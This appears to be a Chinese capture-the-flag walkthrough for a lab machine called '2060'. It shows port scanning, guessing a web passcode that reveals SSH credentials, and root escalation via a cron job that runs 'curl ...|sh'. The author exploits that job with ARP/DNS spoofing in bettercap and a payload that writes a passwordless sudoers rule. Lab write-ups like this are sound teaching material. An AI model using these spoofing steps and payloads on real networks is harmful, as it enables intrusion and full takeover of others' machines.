2060

信息搜集

```
┌──(kali㉿192)-[~/Desktop/Dasz/2060]
└─$ cat ports.nmap
# Nmap 7.99 scan initiated Tue Sep 29 19:07:09 2026 as: /usr/lib/nmap/nmap -sT -Pn -sV -sC -O -p- -oA
Nmap scan report for 192.168.1.19
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.68 ((Debian))
|_http-title: \xE5\x8D\x8E\xE4\xBA\xBA\xE7\x89\x8C 2060 \xE6\xAC\xBE\xE6\x89\x8B\xE6\x9C\xBA \xC2\xB7
A6\x9E
|_http-server-header: Apache/2.4.68 (Debian)
MAC Address: 08:00:27:86:A7:D3 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32
mecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%
4 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 30 09:48:52 2026 -- 1 IP address (1 host up) scanned in 52903.02 seconds
```

常规端口

web



80端口只有一个首页index.php，提示输入傻妞手机开机密码

Request

```
POST / HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
Firefox/156.0
Accept: text/html,application/xhtml+xml,application
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.19/
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://192.168.1.19
Connection: keep-alive
Upgrade-Insecure-Requests: 1

passcode=admin123
```

表单非常简单，感觉像爆破，但是hydra跑了一下没出



我爱你

步骤1：按下玩具娃娃的鼻子；步骤2：玩具娃娃会说：华人牌2060款手机傻妞为您服务，请输入开机密码；步骤3：输入开机密码，初始密码是“**我爱你**”。 ——————————关机。 方法1：能量耗尽，自动关机：傻妞能量枯竭，本次服务到此结束。 方法2：说“手机模式”！ 魔幻手机，傻妞使用说明书。 开机。


朴实无华的搜索




密码："我爱你"


```
s1mpl3:xAxW9HWYBPQ6uGMQ3bvy
```

提权



存在sudo执行程序





简单交互一下，判断是一个能修改主机时间的程序，联想可能存在计划任务

```
╚ https://book.hacktricks.wiki/en/linux-hardening/privileg
═╣ Cron jobs list (T1053.003)
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1042 Jun 13  2025 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Sep 29 06:32 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rw-r--r--  1 root root  188 Mar  9  2026 e2scrub_all
-rw-r--r--  1 root root  712 Dec  4  2024 php
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder

/etc/cron.daily:
total 28
drwxr-xr-x  2 root root 4096 Sep 29 06:32 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rwxr-xr-x  1 root root  539 Dec  5  2025 apache2
-rwxr-xr-x  1 root root 1478 Jun 24  2025 apt-compat
-rwxr-xr-x  1 root root  123 Dec 15  2025 dpkg
-rwxr-xr-x  1 root root  377 Jul 14  2024 logrotate
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Apr 25 06:17 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Apr 25 06:17 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x  2 root root 4096 Apr 25 06:17 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder

/etc/cron.yearly:
total 12
drwxr-xr-x  2 root root 4096 Apr 25 06:17 .
drwxr-xr-x 69 root root 4096 Sep 29 06:37 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder
```


常见目录里没发现相关计划任务，全局搜索一下

```
find / -name '*crontab*' 2>/dev/null
```

```
/usr/share/bug/cron
/usr/sbin/cron
/usr/lib/tmpfiles.d/cron-daemon-common.conf
/usr/lib/sysusers.d/cron-daemon-common.conf
/usr/lib/systemd/system/cron.service
/usr/lib/modules/7.2.7-1-liquorix-amd64/kernel/drivers/ata/pata_jmicron.ko.zst
/usr/lib/modules/7.2.7-1-liquorix-amd64/kernel/drivers/hid/hid-zydacron.ko.zst
/usr/bin/crontab
/usr/libexec/e2fsprogs/e2scrub_all_cron
/sys/fs/cgroup/system.slice/cron.service
/var/spool/cron
/var/spool/cron/crontabs
/var/backups/crontab.bak
/var/lib/dpkg/info/cron-daemon-common.list
/var/lib/dpkg/info/cron.postinst
/var/lib/dpkg/info/cron.md5sums
```

```
# 年度运维探针安装（2060）
0 0 8 8 * curl -s http://2060.dsz|sh
```

该计划任务每年8月8日访问http://2060.dsz，将返回信息直接传递给sh执行，结合前面的settime，提权步骤就比较明确了，将2060.dsz指向我们的恶意网站，然后靶机执行**sudo /usr/local/sbin/settime '2026-08-07 23:59:40'**，等待整点即可执行恶意脚本



本地hosts文件没指向2060.dsz这个域名，并且无法修改，尝试dns欺骗

ARP+DNS欺骗

整体流程：

1.因为本地hosts文件没有2060.dsz的解析记录，所以目标想访问该域名需要向其配置的DNS服务器查询域名解析，而我们便可以冒充其DNS服务器，将2060.dsz恶意解析到攻击机Ip，但我们目前并不知道其DNS请求包详细内容，所以我们还需要一个目标的DNS请求包才能构造对应的返回包。

2.目标在发起网络请求时，会先找本地局域网网关，而我们与目标处在同一网段，便可以通过ARP欺骗，冒充网关诱导目标将后续网络包发给我们，凭此便能获取目标的DNS请求

教程演示

```
【linux bettercap实现局域网arp欺骗和DNS解析】
https://www.bilibili.com/video/BV1s64y1A7ks?
vd_source=3d944360d1585ef50bbc434a7bb9aa7f
```

payload

```
//index.html

#!/bin/sh
{
  echo "pwned id: $(id)"
  echo 's1mpl3 ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/99-pwn
  chmod 440 /etc/sudoers.d/99-pwn
} > /tmp/pwn.log 2>&1
EOF
```

```
┌──(kali㉿192)-[~/Desktop/Dasz/2060/payload]
└─$ python -m http.server 80 --directory ./
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.8 - - [30/Sep/2026 23:37:49] "GET / HTTP/1.1" 200 -
```

```
┌──(kali㉿192)-[~/Desktop/Dasz/2060/payload]
└─$ curl http://192.168.1.8/
#!/bin/sh
echo "pwned id: $(id)"
echo 's1mpl3 ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/99-pwn
chmod 440 /etc/sudoers.d/99-pwn
echo 'hahaha' > /ok.txt

┌──(kali㉿192)-[~/Desktop/Dasz/2060/payload]
└─$
```

本地先起好服务，等待访问

进行欺骗

步骤 2: 启用 IP 转发

ARP 欺骗需要启用 IP 转发以确保目标设备的流量能够正常转发：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

先开启ip转发

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

bettercap

```
┌──(kali㉿192)-[~/Desktop/Dasz/2060]
└─$ sudo bettercap -iface eth1
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.8  » [22:19:39] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.8  »
```

```
sudo bettercap -iface eth1 //指定网卡
```

```
set  arp.spoof.targets 192.168.1.20 //指定欺骗目标
```

```
.8  » [22:51:40] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
.8  » [22:51:40] [endpoint.new] endpoint 192.168.1.3 detected as 18:93:41:f1:54:0a (Intel Corp

.8  » [22:51:40] [endpoint.new] endpoint 192.168.1.20 detected as 08:00:27:27:57:57 (PCS Syste

.8  » [22:51:40] [endpoint.new] endpoint 192.168.1.9 detected as 0c:b9:83:1c:3b:7a (Honor Devi
```

```
s1mpl3@2060:~$ ip n
192.168.1.1 dev enp0s3 lladdr 08:00:27:90:6a:97 REACHABLE
192.168.1.8 dev enp0s3 lladdr 08:00:27:90:6a:97 DELAY
fe80::1 dev enp0s3 lladdr 38:91:48:c7:56:50 router STALE
s1mpl3@2060:~$
```

可以看到其网关mac已经替换为kali的mac了，接下来进行DNS欺骗即可

```
ate) lost.
192.168.1.0/24 > 192.168.1.8 » dns.spoof[22:54:47] [endpoint.lost] endpoint
K TECHNOLOGY SINGAPORE PTE. LTD.) lost.
192.168.1.0/24 > 192.168.1.8 » dns.spoof on
[22:54:50] [sys.log] [inf] dns.spoof 2060.dsz -> 192.168.1.8
192.168.1.0/24 > 192.168.1.8 » [22:54:56] [endpoint.lost] endpoint 192.168
192.168.1.0/24 > 192.168.1.8 »
```

```
set dns.spoof.domains 2060.dsz //设置dns欺骗
```

```
s1mpl3@2060:~$ curl http://2060.dsz
#!/bin/sh
echo "pwned id: $(id)"
echo 's1mpl3 ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/99-pwn
chmod 440 /etc/sudoers.d/99-pwn
echo 'hahaha' > /ok.txt
s1mpl3@2060:~$
```

欺骗成功，接下来去靶机修改时间触发访问即可

```
┌──(kali㉿192)-[~/Desktop/Dasz/2060/payload]
└─$ python -m http.server 80 --directory ./
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.20 - - [30/Sep/2026 23:06:47] "GET / HTTP/1.1" 200 -
192.168.1.20 - - [30/Sep/2026 23:11:15] "GET / HTTP/1.1" 200 -
192.168.1.20 - - [30/Sep/2026 23:12:09] "GET / HTTP/1.1" 200 -
```

```
s1mpl3@2060:~$ sudo -l
Matching Defaults entries for s1mpl3 on 2060:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User s1mpl3 may run the following commands on 2060:
    (root) /usr/local/sbin/settime
    (ALL) NOPASSWD: ALL
s1mpl3@2060:~$
```


```
s1mpl3@2060:~$ sudo -l
Matching Defaults entries for s1mpl3 on 2060:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User s1mpl3 may run the following commands on 2060:
    (root) /usr/local/sbin/settime
    (ALL) NOPASSWD: ALL
s1mpl3@2060:~$
```


提权成功